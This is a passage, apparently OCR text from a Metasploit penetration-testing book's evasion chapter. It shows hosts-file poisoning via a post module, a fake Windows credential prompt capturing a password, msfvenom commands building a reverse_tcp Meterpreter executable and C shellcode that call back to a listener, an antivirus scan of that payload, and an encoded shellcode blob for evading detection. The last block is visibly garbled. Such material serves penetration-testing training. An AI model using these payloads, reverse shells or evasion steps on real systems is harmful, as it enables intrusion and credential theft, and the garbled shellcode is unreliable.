


Filter: http Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
20	0.000000	117.18.237.29	192.168.10.105	OCSP	842	Response
130	2.000000	202.125.152.245	192.168.10.105	HTTP	1299	HTTP/1.1 200 OK (text/html)
170	3.000000	52.84.101.29	192.168.10.105	HTTP	615	HTTP/1.1 200 OK (GIF89a)
209	4.000000	202.125.152.245	192.168.10.105	HTTP	1417	HTTP/1.1 200 OK (text/css)
285	5.000000	202.125.152.245	192.168.10.105	HTTP	59	HTTP/1.1 200 OK (text/javascript)
364	6.000000	202.125.152.245	192.168.10.105	HTTP	639	HTTP/1.1 200 OK (image/x-icon)
414	7.000000	54.79.123.29	192.168.10.105	HTTP	1038	HTTP/1.1 200 OK (text/css)
426	7.000000	54.79.123.29	192.168.10.105	HTTP	497	HTTP/1.1 301 Moved Permanently (text/html)
471	8.000000	54.79.123.29	192.168.10.105	HTTP	761	HTTP/1.1 200 OK (text/javascript)
487	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
492	9.000000	96.17.182.48	192.168.10.105	OCSP	224	Response
543	14.000000	202.125.152.245	192.168.10.105	HTTP	528	HTTP/1.1 302 Found
573	15.000000	202.125.152.245	192.168.10.105	HTTP	1403	HTTP/1.1 200 OK (text/html)
588	15.000000	202.125.152.245	192.168.10.105	HTTP	302	HTTP/1.1 200 OK (text/javascript)
657	16.000000	192.168.10.1	239.255.255.250	SSDP	367	NOTIFY * HTTP/1.1
665	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
673	17.000000	192.168.10.1	239.255.255.250	SSDP	439	NOTIFY * HTTP/1.1
677	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
678	17.000000	192.168.10.1	239.255.255.250	SSDP	415	NOTIFY * HTTP/1.1
681	17.000000	192.168.10.1	239.255.255.250	SSDP	376	NOTIFY * HTTP/1.1
683	17.000000	192.168.10.1	239.255.255.250	SSDP	435	NOTIFY * HTTP/1.1
684	17.000000	192.168.10.1	239.255.255.250	SSDP	429	NOTIFY * HTTP/1.1
817	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
818	33.000000	192.168.10.101	239.255.255.250	SSDP	355	NOTIFY * HTTP/1.1
819	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1
820	34.000000	192.168.10.101	239.255.255.250	SSDP	358	NOTIFY * HTTP/1.1

```
msf exploit(handler) > use post/windows/manage/inject_host
msf post(inject_host) > show options

Module options (post/windows/manage/inject_host):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DOMAIN                    yes       Domain name for host file manipulation.
   IP                        yes       IP address to point domain name to.
   SESSION                   yes       The session to run this module on.

msf post(inject_host) > set DOMAIN www.yahoo.com
DOMAIN => www.yahoo.com
msf post(inject_host) > set IP 192.168.10.112
IP => 192.168.10.112
msf post(inject_host) > set SESSION 1
SESSION => 1
msf post(inject_host) > exploit

[*] Inserting hosts file entry pointing www.yahoo.com to 192.168.10.112..
[+] Done!
[*] Post module execution completed
```


www.yahoo.com
Search
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview





```
meterpreter > run post/windows/gather/phish_windows_credentials

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+] #< CLIXML

[+]
UserName                 Domain                   Password
--------                 ------                   --------
mm                       WIN-SWIKKOTKSHX          Nipun@123
```


Chapter 9: Evasion with Metasploit

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.101 LPORT=4444 -f e
xe -b '\x00\x0a\x0d' > sample.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set Payload windows/meterpreter/reverse_tcp
Payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.10.101:4444
```





```
root@kali:~/Desktop# md5sum /var/www/html/Sample.exe
d10bce154701947570c75fe26e386c37  /var/www/html/Sample.exe
```


NoDistribute
Scan Results
File
Sample.exe
Size
72.072 KB
MD5
d10bce154701947570c75fe26e386c37
First Scanned
19:04:21 | 04/20/2018
Detected By
27/37
BKDR_SWRORT.SM
A-Squared
Trojan.CryptZ.Gen (B)
Ad-Aware
Trojan.CryptZ.Gen
AhnLab V3 Internet Security
Trojan/TrojanWin32.Shell
Arcavir Antivirus 2014
Trojan.CryptZ.Gen
Avast
Clean
Avira
TR/Crypt.EPACK.Gen2
BitDefender
Trojan.CryptZ.Gen
Clam Antivirus
Win.Trojan.Swrort-5710536-0
Comodo Internet Security
TrojWare.Win32.Rozena.A@27528...
Dr. Web
Trojan.Swrort.1
ESET NOD32
Malware detected
F-PROT Antivirus
W32/Swrort.A.gen!Eldorado
F-Secure Internet Security
Malware detected
G Data
Trojan.CryptZ.Gen
IKARUS Security
Trojan.Win32.Swrort
Jiangmin Antivirus 2011
Clean
K7 Ultimate
Clean
Kaspersky Antivirus
Packed.Win32.BDF.a
MS Security Essentials
Trojan
Malwarebytes Anti-Malware
Trojan.Injector
McAfee
Swrort.i
NANO Antivirus
Trojan.Win32.Shellcode.ewfvwj
Norton Antivirus
Packed.Generic.347
Outpost Antivirus Pro
Trojan.Rosena.Gen.1 (Mutant)
Panda Security
Clean
Quick Heal Antivirus
Trojan.Swrort.A
SUPERAntiSpyware
Clean
Solo Antivirus
Clean
Sophos
Mal/EncPk-ACE
TrustPort Antivirus
Trojan.CryptZ.Gen(Xenon)
Twister Antivirus
Clean
VBA32 Antivirus
Clean
VirIT eXplorer
Clean
Zillya! Internet Security
Clean
eScan Antivirus
Trojan.CryptZ.Gen
eTrust-Vet
Trojan.CryptZ.Gen


```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.101 LP
ORT=4444 -f c -b '\x00\x0a\x0d' > Sample.c
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
```

```
root@kali:~# cat Sample.c
unsigned char buf[] =
"\xbe\x95\xb2\x95\xfe\xdd\xc4\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x56\x83\xc2\x04\x31\x72\x0f\x03\x72\x9a\x50\x60\x02\x4c\x16"
"\x8b\xfb\x8c\x77\x05\x1e\xbd\xb7\x71\x6a\xed\x07\xf1\x3e\x01"
"\xe3\x57\xab\x92\x81\x7f\xdc\x13\x2f\xa6\xd3\xa4\x1c\x9a\x72"
"\x26\x5f\xcf\x54\x17\x90\x02\x94\x50\xcd\xef\xc4\x09\x99\x42"
"\xf9\x3e\xd7\x5e\x72\x0c\xf9\xe6\x67\xc4\xf8\xc7\x39\x5f\xa3"
"\xc7\xb8\x8c\xdf\x41\xa3\xd1\xda\x18\x58\x21\x90\x9a\x88\x78"
"\x59\x30\xf5\xb5\xa8\x48\x31\x71\x53\x3f\x4b\x82\xee\x38\x88"
"\xf9\x34\xcc\x0b\x59\xbe\x76\xf0\x58\x13\xe0\x73\x56\xd8\x66"
"\xdb\x7a\xdf\xab\x57\x86\x54\x4a\xb8\x0f\x2e\x69\x1c\x54\xf4"
"\x10\x05\x30\x5b\x2c\x55\x9b\x04\x88\x1d\x31\x50\xa1\x7f\x5d"
"\x95\x88\x7f\x9d\xb1\x9b\x0c\xaf\x1e\x30\x9b\x83\xd7\x9e\x5c"
"\x92\xf0\x20\xb2\x1c\x90\xde\x33\x5c\xb8\x24\x67\x0c\xd2\x8d"
"\x08\xc7\x22\x31\xdd\x7d\x29\xa5\x1e\x29\x27\x50\xf7\x2b\x38"
"\x8b\x5b\xa2\xde\xfb\x33\xe4\x4e\xbc\xe3\x44\x3f\x54\xee\x4b"
"\x60\x44\x11\x86\x09\xef\xfe\x7e\x61\x98\x67\xdb\xf9\x39\x67"
"\xf6\x87\x7a\xe3\xf2\x78\x34\x04\x77\x6b\x21\x73\x77\x73\xb2"
"\x16\x77\x19\xb6\xb0\x20\xb5\xb4\xe5\x06\x1a\x46\xc0\x15\x5d"
"\xb8\x95\x2f\x15\x8f\x03\x0f\x41\xf0\xc3\x8f\x91\xa6\x89\x8f"
"\xf9\x1e\xea\xdc\x1c\x61\x27\x71\x8d\xf4\xc8\x23\x61\x5e\xa1"
"\xc9\x5c\xa8\x6e\x32\x8b\xaa\x69\xcc\x49\x85\xd1\xa4\xb1\x95"
"\xe1\x34\xd8\x15\xb2\x5c\x17\x39\x3d\xac\xd8\x90\x16\xa4\x53"
"\x75\xd4\x55\x63\x5c\xb8\xcb\x64\x53\x61\xfc\x1f\x1c\x96\xfd"
"\xdf\x34\xf3\xfe\xdf\x38\x05\xc3\x09\x01\x73\x02\x8a\x36\x8c"
"\x31\xaf\x1f\x07\x39\xe3\x60\x02";
```




E:\Source\EncoderDecoder\Encoder\Debug\Encoder.exe


```
"
"\x14\x3f\x18\x3f\x54\x77\x6e\x73\xde\x8e\x5e\xf0\x9b\x63\x1b"
"\xfc\x29\x68\xae\x9b\xd8\xa5\xa9\xd8\x30\xfa\xca\xa8\xe6\xbc"
"\x21\x51\x26\xdd\xaf\xb4\x17\x1d\xdb\xc0\x47\xad\x5b\x94\xab"
"\x49\xfd\x1\x38\x2b\xd5\x76\xb9\x85\xc\x79\xe\xb6\x30\xd8"
"\x8c\xf5\x65\xfe\xbd\x3a\xa8\x3e\xfa\x67\x45\x6e\xa3\x33\xe8"
"\x53\x94\x7d\xf4\xd8\xa6\x53\x4c\xcd\x6e\x52\x6d\x93\xf5\x9"
"\x6d\x12\x26\x75\xeb\x9\x7b\x70\xb2\xf2\x8b\x3a\x30\x22\xd2"
"\xf3\x9a\x5f\x1f\x2\xe2\x9b\xdb\xf9\x95\xe1\x28\x44\x92\x22"
"\x53\x9e\x66\xa1\xf3\x14\xdc\x5a\xf2\xb9\x4a\xd9\xfc\x72\xcc"
"\x71\xd0\x75\x1\xfd\x2c\xfe\xe0\x12\xa5\x84\xc3\xb6\xfe\x5e"
"\xba\xaf\x9a\xf1\x86\xff\x31\xae\x22\xb7\x9b\xfa\xb\xd5\xf7"
"\x3f\x22\xd5\x37\x1b\x31\xa6\x5\xb4\x9a\x31\x29\x7d\x34\xf6"
"\x38\x5a\x8a\x18\xb6\x3a\x74\x99\xf6\x12\x8e\xcd\xa6\x78\x27"
"\xa2\x6d\x88\x9b\x77\xd7\x83\xf\xb4\x83\x8d\xfa\x5d\x81\x92"
"\x21\xf1\x8\x74\x51\x99\x4e\xe4\x16\x49\xee\x95\xfe\x44\xe1"
"\xca\xee\xbb\x2c\xa3\x45\x54\xd4\xcb\x32\xcd\x71\x53\x93\xcd"
"\x5c\x2d\xd0\x49\x58\xd2\x9e\xae\xdd\xc1\x8b\xd9\xdd\xd9\x18"
"\xbc\xdd\xb3\x1c\x1a\x8a\x1f\x1e\x4f\xac\xb0\xec\x6a\xbf\xf7"
"\x12\x3f\x85\xbf\x25\xa9\xa5\xeb\x5a\x69\x25\x3b\xc\x23\x25"
"\x53\xb4\x40\x76\xb6\xcb\x8d\xdb\x27\x5e\x62\x89\xcb\xf4\xb"
"\x63\xf6\x2\xc4\x98\x21\x0\xc3\x66\xe3\x2f\x7b\xe\x1b\x3f"
"\x4b\x9e\x72\xbf\x18\xf6\xbd\x93\x97\x6\x72\x3a\xbc\xe\xf9"
"\xdf\x7e\xff\xc9\xf6\x12\x61\xce\xf9\xcb\x56\xb5\xb6\x3c\x57"
"\x75\x9e\x59\x54\x75\x92\xaf\x69\xa3\xab\xd9\xa8\x20\x9c\x26"
"\x9b\x5\xb5\xad\x93\x49\xca\xa8\xaa
```

